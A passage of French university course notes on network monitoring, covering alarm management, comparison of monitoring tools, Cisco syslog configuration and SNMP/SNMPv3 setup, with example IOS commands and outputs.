

 Avenue V. Maistriau 8a
B-7000 Mons
 +32 (0)65 33 81 54
 scitech-mons@heh.be

WWW.HEH.BE

UE : Networks : Connected and secure

- **AA : Connecting networks**
Denis Mandoux

Bachelier en Informatique
Orientation réseaux et télécommunications

Table des matières

1. Monitoring réseau.....	(slide 2)	1
2. AAA	(slide 80)	40
3. Port mirroring	(slide 136)	68
4. Virtual Routing and Forwarding	(slide 149)	75
5. QoS.....	(slide 164)	82
6. Introduction au Pentesting.....	(slide 219)	110
Pentesting phase 1 : Pre-engagement.....	(slide 220)	110
Pentesting Phases 2 : Intelligence gathering	(slide 230)	115
Pentesting Phases 3 : Threat modeling	(slide 275)	138
Pentesting Phases 4 : Vulnerability analysis	(slide 285)	143
Pentesting Phases 5 : Exploitation.....	(slide 312)	156
Pentesting Phases 6 : Post-Exploitation	(slide 317)	159
Pentesting Phases 7 : Reporting	(slide 357)	179
7. Les antennes	(slide 275)	184
Bibliographie.....		212

UE : Networks : Connected and secure

- AA : Connecting networks


Denis Mandoux

Bachelier en Informatique
Orientation réseaux et télécommunications

Chapitre 1

Monitoring réseau

• Surveillance du réseau




• Monitoring

- Désigne le fait de surveiller en temps réel l'état et les performances d'un système.
- La surveillance consiste à connaître l'état actuel d'un système ainsi que son historique.

• Métrologie


- Ensemble des méthodes et techniques pour effectuer des mesures.
- Au niveau du monitoring, la métrologie consiste principalement à :
 - Obtenir des mesures d'une charge.
 - Par ex. le % de charge CPU, le nombre de personnes connectées, le trafic entrant/sortant d'un commutateur, ...
 - Tracer des graphiques de l'évolution d'une charge dans le temps.



• Supervision


- Analyse les données collectées pour comprendre les tendances, anticiper les problèmes et optimiser les performances.

• Pourquoi superviser?



• Pourquoi superviser? (suite)

- Disposer de données sur le fonctionnement du réseau
 - Parties plus utilisées que d'autres? Goulots? Qui consomme la BP?
 - Création d'une ligne de base réseau (Network baseline).
- Disposer d'un historique sur le comportement normal du réseau
 - Croissance du trafic réseau?
 - Vérifier l'évolution par rapport à la ligne de base.
- Être alerté rapidement en cas de problème
 - Vue en temps réel de l'état du réseau.
 - Facilite le dépannage.



- Superviser quoi?

- "Tout" ce qui peut être utile

- Pour anticiper l'évolution du réseau.
- Planifier l'introduction de nouvelles applications.
- Être averti rapidement d'un problème.
- ...

→ Plus il y a d'indicateurs plus il y a de chance qu'un indicateur soit utile pour la détection d'un problème.

- Tout mais pas trop

- Surveiller trop d'éléments consomme des ressources sur les périphériques.
- Surveiller trop d'éléments consomme de la bande passante.
- Surveiller trop d'éléments pollue la visibilité des incidents importants.
- Surveiller trop d'éléments demande beaucoup de travail pour peu de résultats.

→ Analyse à réaliser

- En fonction des besoins et des ressources critiques.
- En fonction des ressources disponibles (CPU, BP, monitoring distribué, ...).

- Exemples d'éléments à superviser

- Sur les périphériques réseaux :

- le % de bande passante utilisée,
- le % de paquets en erreur,
- le % de paquets de diffusion,
- la température,
- les ports en erreur,
- la mémoire utilisée,
- le CPU utilisé,
- les authentifications incorrectes,
- l'état des services,
- ...

• Comment superviser?

– Méthode active : polling (sondage)

- Requête de la station de gestion – réponse du périphérique.
- Induit un délai entre l'occurrence d'un événement et l'heure de journalisation.
- Consomme des ressources alors qu'il n'y a peut-être pas d'informations utiles à récupérer.

– Méthode passive : trap (déroutement)

- L'équipement prend l'initiative de prévenir qu'un événement particulier s'est produit.
- Sur base d'états ou de seuils configurés par l'administrateur.

• Comment superviser? (suite)

– Exemple pour le service HTTPS

- **Pinguer le périphérique**
 - Le périphérique est joignable sur le réseau, mais cela ne garantit pas que le service HTTPS est démarré.
- **Vérifier que le processus HTTPS est démarré**
 - Le service est démarré mais cela ne garantit pas que le serveur puisse fournir les pages Web.
- **Vérifier que le service est capable d'accéder aux pages Web**
 - Le système de monitoring doit pouvoir aller "lire" une page Web.

– Exemple pour l'état des ports

- **Vérifier le statut up/down des interfaces**
 - Mais pas sur les ports "utilisateur"!

• Comment superviser? (suite)


– Gestion des alarmes

- **Déterminer si et quand il faut générer une alarme**
 - Chaque fois que le périphérique reçoit un paquet en erreur?
 - En cas de pourcentage trop élevé de paquets en erreur?
- **Limiter au maximum les alertes**
 - Commencer la journée avec 50 mails d'alarmes c'est déprimant...
- **Clarté du niveau d'importance de l'alarme**
 - Le sujet et la criticité du message doivent être visible au premier coup d'œil.
- **Seules les bonnes personnes doivent être alertées**
 - Autre contact possible si le premier ne "répond" pas.
- **Choix du type d'alarme**
 - Affichage sur une console de monitoring, alerte par mail (le temps de réaction peut être long) ou alerte par SMS.
- **Temporisateur**
 - Interface up/down/up/down... → pas une alarme à chaque changement d'état.

• Comment superviser? (suite)

– Gestion des alarmes (suite)

- Filtrer les alertes pour éviter les cascades d'alarmes



• Comment superviser? (suite)

– Gestion des actions de correction

- **Il est possible d'automatiser une action sur base des données récoltées.**
 - Par exemple le HTTPd est arrêté → exécuter un script de démarrage du service.
- **Attention**
 - Il peut y avoir des effets néfastes à une automatisation mal pensée.
 - Lors d'un arrêt pour maintenance un service pourrait être redémarré automatiquement.

– Conservation des données récoltées

- **Déterminer quelles données doivent être conservées**
 - Par exemple celles donnant des indications sur l'évolution du réseau.
- **Déterminer avec quel niveau de détail conserver les données**
 - A long terme, seules les tendances, les évolutions générales sont intéressantes.

• Comment superviser? (suite)

– Documentation

- Lister les éléments à superviser.
- Classer les éléments par criticité.
- Rédiger/compléter la base de connaissances.
 - Nomenclature des éléments supervisés.
 - Descriptifs des erreurs rencontrées + correctifs appliqués.
- Conserver l'historique des alertes
 - Permet de remonter à la source d'un incident.

- Superviser avec quels outils?

- Protocoles

- Syslog, SNMP et NetFlow/IPfix

- Exemples d'outils

- Centreon
 - PRTG network monitor
 - SolarWinds Network Performance Monitor
 - Nagios
 - Zabbix
 - Kiwi syslog
 - Serveur Syslog Tftpd32
 - Solawinds NetFlow Traffic Analyzer
 - ...

- Analyser vos besoins

- Pourquoi avez-vous besoin d'un tel outil?

- Identifiez ce que vous en attendez.
 - Identifiez les principaux problèmes que vous espérez résoudre.
 - Vous en avez besoin car vous n'en avez pas? Vous souhaitez une solution offrant une meilleure performance? Vous souhaitez une solution offrant une interface plus ergonomique pour vos clients?
 - En comprenant le "pourquoi", il vous sera plus facile d'identifier l'outil dont vous avez besoin.

- Déterminer qui est concerné

- Des autorisations sont-elles nécessaires pour commencer ? Lesquelles ?
 - Qui participera/dirigera le processus d'évaluation ?
 - Quel est le budget alloué?
 - Quel est le délai donné pour mener à bien l'évaluation ?

- Déterminer les critères d'évaluation du logiciel informatique
 - Dresser une liste des fonctionnalités qui pourraient répondre à vos besoins
 - Vous devez prendre en compte les processus et les exigences propres à votre organisation/projet.
 - Must have – Best to have
 - Définissez les critères incontournables (Must have)
 - Ces fonctionnalités sont indispensables, si l'outil ne les propose pas, il ne fera pas partie de la comparaison.
 - Définissez les critères optionnels (Best to have)
 - Ces fonctionnalités pourraient être utiles ou pratiques mais ne sont pas nécessaires.
 - Présélectionner une liste de solutions/outils
 - Une fois les critères de qualité et fonctionnalités (must have) dont vous avez besoin clairement définis, présélectionner une liste d'outils qui répondent à ces exigences.

- Elaborer une grille d'évaluation ou une carte de score
 - Quantifier vos critères (ou pas)
 - Reprenez votre liste des fonctionnalités incontournables et optionnelles et assignez une valeur numérique ou un poids en fonction de leur utilité.
 - Plus la fonctionnalité est pertinente et plus son poids/valeur sera élevé.
 - Par exemple, la valeur totale de l'ensemble des fonctions = 100.
 - Tester et quantifier vos résultats
 - Évaluez individuellement chaque fonctionnalité des outils sélectionnés, par exemple via un score de 1 à 5 ou une appréciation telle que --, -, +, ++.

Comparer plusieurs outils informatiques

• Exemple

Must-Have	Nice-To-Have
Auto Discovery du réseau	Prédictibilité de pannes
Interface web	Analyse des comportements inhabituels
Interface de gestion simple et intuitive	Gestion des alertes (corrélation, escalation,...)
Utilisateur viewer (read-only)	Serveur de centralisation des logs
Monitoring réseau	Système de ticket interne
Budget de xx € HTVA	
Windows Server 2016 et 2022	Imprimantes
Ubuntu 20.04 et 22.04	Access point de marque XX
Hyperviseur XX	Bancontact
Serveurs web (MySQL, Apache, PHP, requêtes HTTP)	Caisses
Contrôleur de domaine (Active Directory, DHCP, DNS)	Caméras
Switches XX	Antivirus XX
Microsoft Exchange (Backup, envoi de mail)	Solution de Backup XX
Firewall FortiGate	
UPS	
Pointeuses	
Badge	

Comparer plusieurs outils informatiques

• Exemple

	Zabbix	Nagios XI	PRTG	NetCrunch
Utilisation de l'Auto Discovery	+	++	+	++
Performance de l'Auto Discovery	---	+	+++	=
Interface web	+	++	+++	--
Facilité de gestion	---	-	++	NE
Facilité de lisibilité des éléments et alertes	NE	+	+++	-
Interface intuitive	---	-	+++	-
Gestion des utilisateurs	NE	=	+	NE
Gestion des alertes (corrélation, escalation,...)	NE	---	+	NE
Gestion des alertes (downtime, acknowledge,...)	NE	++	=	NE
Fonctionnalités supplémentaires (xFlow, maps,...)	NE	NE	+	++
Performance (Interface, lenteur, scans,...)	+	++	--	---
Communauté et assistance	--	++	++	--
Durée d'implémentation (estimation)	NE	-	++	NE
Ressenti personnel	--	-	++	---

Légende : de --- à +++, +++ étant le meilleur, NE : fonctionnalité Non Expérimentée

• Analyser l'éditeur de la solution

- Quelles sont les qualités/défauts des éditeurs ?
 - **Quelles options de déploiement propose l'éditeur?**
 - Disposent-ils d'une solution cloud?
 - Si oui, où sont stockées les données?
 - Comment gère-t-il les mises à jour
 - **Quelles options de support technique sont disponibles ?**
 - Via email, téléphone, messagerie, système de tickets ?
 - Inclus dans le prix ou payant?
 - **Apprentissage de la solution**
 - Si l'outil est complexe à prendre en main, propose-t-il des formations, des guides pratiques, didacticiels vidéo ?
 - **Sécurité de la solution**
 - Vérifiez si le fournisseur ou la solution est régulièrement impliquée dans des failles de sécurité.

• Evaluer le coût de la solution

- TCO : Total cost of ownership
 - Le TCO comprend toutes les dépenses liées à l'achat et l'utilisation de la solution.
- Exemples de frais à prendre en compte
 - Achat du matériel.
 - Achat de licences.
 - Coût de formation des utilisateurs,
 - Coût d'implémentation de la solution (downtime nécessaire?)
 - Coût du support technique.
 - Coût d'entretien du matériel (serveur, ...).

• Messages systèmes

– Les périphériques peuvent envoyer des messages système

- Lors de l'occurrence de certains événements comme le changement d'état d'une interface.


```
R1(config-if)#
*Mar 1 01:16:08.212: %LINK-3-UPDOWN: Interface
FastEthernet0/0, changed state to up
*Mar 1 01:16:09.214: %LINEPROTO-5-UPDOWN: Line protocol on
Interface FastEthernet0/0, changed state to up
```

– Syslog

- Nom d'un protocole de journalisation d'événements d'un système informatique.
- Nom de la norme décrivant le format des messages syslog.
- Utilise le port UDP 514.
- Disponible sur de nombreux périphériques (R, SW, SRV, FW, ...)

• Destination des messages syslog

- Dans une mémoire tampon sur le périphérique
 - Les données ne sont accessibles que par la CLI.
 - Les messages de niveau débogage ne sont transférés que vers le tampon interne.
- Dans la console (console 0).
- Dans un terminal (vty).
- Vers un serveur syslog sur le réseau.



• Niveau de gravité Syslog

- Chaque message Syslog contient un niveau de gravité et une capacité.
- Plus le numéro du niveau est petit, plus l'alarme est critique.


Gravité Cisco	Niveau	Syslog	Descriptif
Emergencies (Urgence)	0	LOG_EMERG	Système instable
Alerts (Alerte)	1	LOG_ALERT	Action immédiate requise
Critical (Critique)	2	LOG_CRIT	Conditions critique
Errors (Erreur)	3	LOG_ERR	Conditions d'erreur
Warnings (Avertissement)	4	LOG_WARNING	Condition d'avertissement
Notifications (Notification)	5	LOG_NOTICE	Événement normal mais important
Informational (Informatif)	6	LOG_INFO	Message informatif
Debugging (Débogage)	7	LOG_DEBUG	Message de débogage

P. ex. Interface change state to up

• Capacité syslog (facility)

- Les capacités Syslog sont des identificateurs
 - Elles spécifient l'appareil, le protocole ou le module qui logue le message.
 - Cela facilite la gestion ultérieure des messages (classement).
 - Les options de capacité de journalisation disponibles sont spécifiques au périphérique.
 - Par exemple, les Sw 2960 (IOS 15.0(2)) prennent en charge 24 options de capacité classées en 12 types de capacité.
 - Les valeurs de capacités utilisées par Cisco sont différentes de celles utilisées par le protocole syslog lui-même.
- Exemple de capacités
 - Protocole "IP"
 - Protocole "OSPF"
 - Système d'exploitation "SYS"

• Format des messages Syslog



– Exemple

```
Router(config-if)# no shutdown
```

```
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up
```

```
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
```

• Horodatage des messages

– Nécessite de configurer l'horloge

- Configuration manuelle de l'horloge

```
Sw# clock set
```

- Configuration automatique de l'horloge avec NTP

```
Sw(config)# ntp server adresse-ip
```

- Configuration en tant que serveur NTP

```
Sw(config)# ntp master number
```

– Horodatage des messages de log

- En affichant le temps écoulé depuis le dernier démarrage du périphérique.

```
R(config)# service timestamps log uptime
```

- En affichant la date et l'heure de l'événement.

```
R(config)# service timestamps log datetime [msec]  
[localtime] [show-timezone]
```


• Journalisation syslog

- Les messages syslog peuvent être envoyés à la console
 - Par défaut, tous les messages syslog sont envoyés à la console.

```
Sw(config)# logging console
```
- Les messages syslog peuvent être envoyés en mémoire tampon


```
Sw(config)# logging buffered
```
- Les messages syslog peuvent être envoyés sur les terminaux


```
Sw(config)# logging terminal
```

```
C:\>telnet 10.2.1.100
Trying 10.2.1.100 ...Open
Password:
S1>en
Password:
S1#conf t
S1(config)#interface fastEthernet 0/2
S1(config-if)#shutdown
S1(config-if)#
```

Par défaut, pas de logs envoyés sur les terminaux vty

• Journalisation syslog

- Afficher les paramètres de journalisation

```
Sw# show logging
```

```
S1#show logging
Syslog logging: enabled (0 messages dropped, 0 messages rate-limited,
0 flushes, 0 overruns, xml disabled, filtering disabled)
```

```
No Active Message Discriminator.
```

```
No Inactive Message Discriminator.
```

```
Console logging: level debugging, 12 messages logged, xml disabled,
filtering disabled
```

```
Monitor logging: level debugging, 12 messages logged, xml disabled,
filtering disabled
```

```
Buffer logging: disabled, xml disabled,
filtering disabled
```

```
Logging Exception size (4096 bytes)
Count and timestamp logging messages: disabled
Persistent logging: disabled
```

Log des niveaux debug et inférieurs
12 messages ont été logués

• Journalisation syslog

– Afficher les paramètres de journalisation

Sw# show logging

```
S1#show logging
Syslog logging: enabled (0 messages dropped, 0 messages rate-limited,
0 flushes, 0 overruns, xml disabled, filtering disabled)
No Active Message Discriminator.
No Inactive Message Discriminator.
Console logging: level debugging, 44 messages logged, xml disabled,
filtering disabled
Monitor logging: level debugging, 0 messages logged, xml disabled,
filtering disabled
Buffer logging: level debugging, 44 messages logged, xml disabled,
filtering disabled
Exception Logging: size (4096 bytes)
Count and timestamp logging messages: disabled
File logging: disabled
Persistent logging: disabled
```

Log des niveaux debug et inférieurs
44 messages ont été logués

• Journalisation syslog

– Afficher les paramètres de journalisation


Sw# show logging

```
*Mar 1 10:25:19.080: %SYS-5-CONFIG_I: Configured from console by console
*Mar 2 00:18:49.241: %SYS-5-CONFIG_I: Configured from console by console
*Mar 2 02:44:18.477: %SYS-5-CONFIG_I: Configured from console by console
*Feb 11 13:59:10.000: %SYS-6-CLOCKUPDATE: System clock has been updated from
04:14:41 UTC Tue Mar 2 1993 to 13:59:10 UTC Thu Feb 11 2021, configured from
console by console.
Feb 11 14:02:39.891: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:02:39 UTC Thu Feb 11 2021 to 15:02:39 gmt Thu Feb 11 2021, configured from
console by console.
```

Configuration de l'heure système.

• Journalisation vers un serveur syslog externe

- Enregistrement des messages syslog reçus.
- Affichage ergonomique des messages Syslog.
- Recherches facilitées dans les données syslog.
- Facilité pour supprimer rapidement des messages Syslog non importants.



Kiwi Syslog Service Manager (Registered - Version 8.2.17)

!	Date	Time	Priority	Hostname	Message
!	06-05-2007	15:49:30	Daemon.Notice	192.168.10.100	Test user c
!	06-05-2007	15:49:25	Local4.Warning	192.168.10.241	Test user c
!	06-05-2007	15:49:21	Local5.Debug	192.168.10.92	Test user c
!	06-05-2007	15:49:20	User.Debug	192.168.10.115	Test user c
!	06-05-2007	15:49:17	System1.Info	192.168.10.197	Test user c
!	06-05-2007	15:48:53	Local5.Info	192.168.10.7	Test user c
!	06-05-2007	15:48:50	Local0.Notice	192.168.10.223	Test user c
!	06-05-2007	15:48:49	System5.Notice	192.168.10.60	Test user c

Source : http://www.computerperformance.co.uk/images/solarwinds/kiwi_server_sm.jpg

• Configuration de la journalisation vers un serveur syslog

- Configurez l'adresse IP(ou le nom) du serveur Syslog

```
Sw(config)# logging IP-address
```

```
Sw(config)# logging host IP-address
```

- Exemple

```
Sw(config)# logging host 192.168.1.3
```

- Configurez les messages qui seront envoyés au serveur Syslog

```
Sw(config)# logging trap level
```

- Exemple

```
Sw(config)# logging trap 4
```

```
Sw(config)# logging trap warning
```

- Journaliser des commandes entrées par les administrateurs

- Activer la journalisation des commandes de configuration

```
Sw(config)# archive
```

```
Sw(config-archive)# log config
```

```
Sw(config-archive-log-cfg)# logging enable
```

- Limiter le nombre de commandes sauvegardées

```
Sw(config-archive-log-cfg)# logging size <1-1000>
```

- Empêcher de journaliser les mots de passe

```
Sw(config-archive-log-cfg)# hidekeys
```

- Envoyer les événements journalisés au serveur syslog

```
Sw(config)# notify syslog
```

- Journaliser des commandes entrées par les administrateurs (suite)

- Limiter le nombre d'événements de journalisation affichés sur la console du commutateur

```
Sw(config)# logging rate-limit console X except severity
```

- Limite les événements affichés sur la console à X événements par seconde, sauf si le niveau de gravité est supérieur ou égal à severity

- Afficher les événements journalisés

```
Sw(config)# show archive log config all
```

- Journaliser des commandes entrées par les administrateurs (suite)

- Définir l'origine des logs

```
Sw(config)# logging origin-ID ?
hostname  Use origin hostname as ID
ip        Use origin IP address as ID
ipv6      Use origin IPv6 address as ID
string    Define a unique text string as ID
```

- Définir l'interface « source » des logs

- L'adresse de l'interface source sera reprise dans le message syslog, quelle que soit l'interface utilisée par le paquet pour quitter le périphérique.

```
R1(config)# logging source-interface interface-name
R1(config)# logging source-interface gi0/0
```

- Exemple avec P.T.

- Remarque : dans P.T, il faut sortir puis revenir dans l'écran du serveur syslog pour mettre à jour les entrées.

Sans la commande "service timestamps log datetime msec"

```
R1(config)#interface loopback 0
R1(config-if)#shut

R1(config-if)#
*oct. 13, 13:19:51.1919: %LINK-5-CHANGED: Interface Loopback0,
changed state to administratively down
*oct. 13, 13:19:51.1919: %LINEPROTO-5-UPDOWN: Line protocol on
Interface Loopback0, changed state to down
```

Syslog			
Service ☒ On ☐ Off			
	Time	HostName	Message
1	janv. 01 00:00:00.000	10.1.1.254	%LINK-5-CHANGED: Interfa...
2	janv. 01 00:00:00.000	10.1.1.254	%LINEPROTO-5-UPDOWN: ...
3	janv. 01 00:00:00.000	10.1.1.254	%LINK-5-CHANGED: Interfa...
4	janv. 01 00:00:00.000	10.1.1.254	%LINEPROTO-5-UPDOWN: ...
5	oct. 13 13:19:51.148	10.1.1.254	%LINK-5-CHANGED: Interfa...
6	oct. 13 13:19:51.148	10.1.1.254	%LINEPROTO-5-UPDOWN: ...

Avec la commande "service timestamps log datetime msec"


• SNMP

– Simple Network Management Protocol

- Protocole qui définit le format des messages échangés entre les gestionnaires et les agents SNMP.
- SNMP utilise le port UDP 162.
- SNMP permet de
 - gérer les équipements du réseau (modification de la configuration),
 - superviser les équipements du réseau (récolte, vérification de données, de config.),
 - diagnostiquer des problèmes réseaux (via l'analyse des données récoltées).

– Le système SNMP se compose de trois éléments

- Le gestionnaire SNMP (SNMP manager, NMS (Network Management Server)).
- Les agents SNMP (SNMP agent).
- Les bases d'informations de gestion (MIB).



• MIB

– Management Information base

- Base de données contenant les informations sur le matériel.
- Les éléments de la MIB sont appelés "objets".
- Un fichier MIB est un document texte écrit en langage ASN.1

– Les objets peuvent être

- **Statiques**
 - Type de matériel, constructeur, version d'un équipement.
- **Dynamiques**
 - État à un instant donné (up, down, ...).
- **Statistiques**
 - Minuteurs, compteurs, ... (uptime, nombre d'octets reçus sur un port, etc.).


• MIB (suite)

– La MIB a une structure arborescente

- Les informations des MIB sont nommées de manière unique suivant une notation hiérarchisée (SMI).
- Chaque information est identifiée
 - par un nombre (OID : Object Identifier).
 - ou par un nom normalisé et hiérarchique (plus lisible).


– La racine de l'arbre comprend trois branches

- **iso.org.dod**
 - Le séparateur est un point.
- **.1.3.6**
 - Suite d'entier correspondants aux n° des feuilles de l'arborescence.




• MIB Browser

- Logiciel permettant d'explorer une arborescence MIB



• SNMP Object Navigator

- Nécessite un compte CCO



Source : <http://snmp.cloudapps.cisco.com/Support/SNMPdo/BrowseOID.do?locale=en>

• Versions SNMP

- Seules certaines versions sont supportées par le matériel.
- **SNMPv1 : 1987 (RFC 1157)**
 - Sécurité basée uniquement sur une chaîne de caractère nommée "community" fonctionnant comme un mot de passe et envoyé en texte clair.
- **SNMPv2c : 1993 (RFC 1901 à 1908)**
 - Propose diverses améliorations : utilise des compteurs sur 64 bits, requête "getbulk", gestion des erreurs améliorée ...
 - La version 2c est compatible avec SNMPv1.
 - « Community » envoyé en texte clair.
 - Risque faible si utilisé en lecture seule.
- **SNMPv3**
 - Version plus sécurisée intégrant l'authentification, l'intégrité, la prévention du rejet ainsi que la confidentialité.
 - Permet d'introduire le protocole SNMP dans des réseaux étendus géographiquement.
 - RFC 2273 à 2275 et RFC 3410 à 3415

• Configuration de SNMP

- Configurer l'identifiant de communauté et le niveau d'accès

```
R(config)#snmp-server community string ro | rw
```

- Documenter l'emplacement du périphérique

```
R(config)# snmp-server location text
```

- Documenter la personne de contact

```
R(config)# snmp-server contact text
```

- Limiter l'accès avec une ACL

```
R(config)# ip access-list standard ACL-FOR-SNMP
```

```
R(config-std-acl)# permit 192.168.0.1
```

```
R(config-std-acl)#exit
```

```
R(config)# snmp-server community string ACL-name
```

• Configuration de SNMP (suite)

- Activez les dérouterments (traps) sur un agent SNMP

```
R(config)# snmp-server enable traps notification-types
```

- Si aucun type n'est spécifié, tous les types de dérouterments sont envoyés.

```
Sw(config)#snmp-server enable traps ?
cpu                Allow cpu related traps
dot1x              Enable SNMP dot1x traps
errdisable         Enable SNMP errdisable notifications
flash              Enable SNMP FLASH notifications
hsrp               Enable SNMP HSRP traps
...
```

- Configurer le destinataire des traps

```
R(config)# snmp-server host host-id [version{1| 2c | 3
[auth | noauth | priv]] community-string
```

• 3 niveaux de sécurité

– noAuthNoPriv (noauth)

- Authentification : le nom d'utilisateur remplace la communauté SNMP
- Pas de chiffrement.

– AuthNoPriv (auth)

- Authentification via HMAC-MD5 ou HMAC-SHA.
- Pas de chiffrement.

– AuthPriv (priv)

- Authentification via HMAC-MD5 ou HMAC-SHA.
- Chiffrement (DES, 3DES ou AES).

• Étapes de configuration

1. Définir quelles IP pourront envoyer des paquets SNMP

- Pour cela, on configure une liste de contrôle d'accès standard reprenant les IP des gestionnaires SNMP autorisés.
- Appliquer l'ACL aux interfaces concernées.

```
R(config)# ip access-list standard acl-Name
R(config-std-acl)# permit source source-wildcard

R(config)# fa 0/0
R(config-if)# ip access-group acl-name in
```

Configuration de SNMPv3


2. Spécifier les OID des objets auxquels un gestionnaire SNMP aura accès

- Pour cela, on définit une ou plusieurs « view » SNMP.

```
R(config)# snmp-view view view-name oid-tree {included | excluded}
R(config)# snmp-view view MyViewALL iso included
```

Nom ou notation décimale
(Par exemple : internet ou 1.3.6.1)

Vous pouvez référencer des objets individuels
ou un sous-ensemble d'objets de l'arborescence MIB.



49

Configuration de SNMPv3

3. Configurer des groupes SNMP

- Permet d'associer une ou plusieurs « views » aux utilisateurs SNMP.
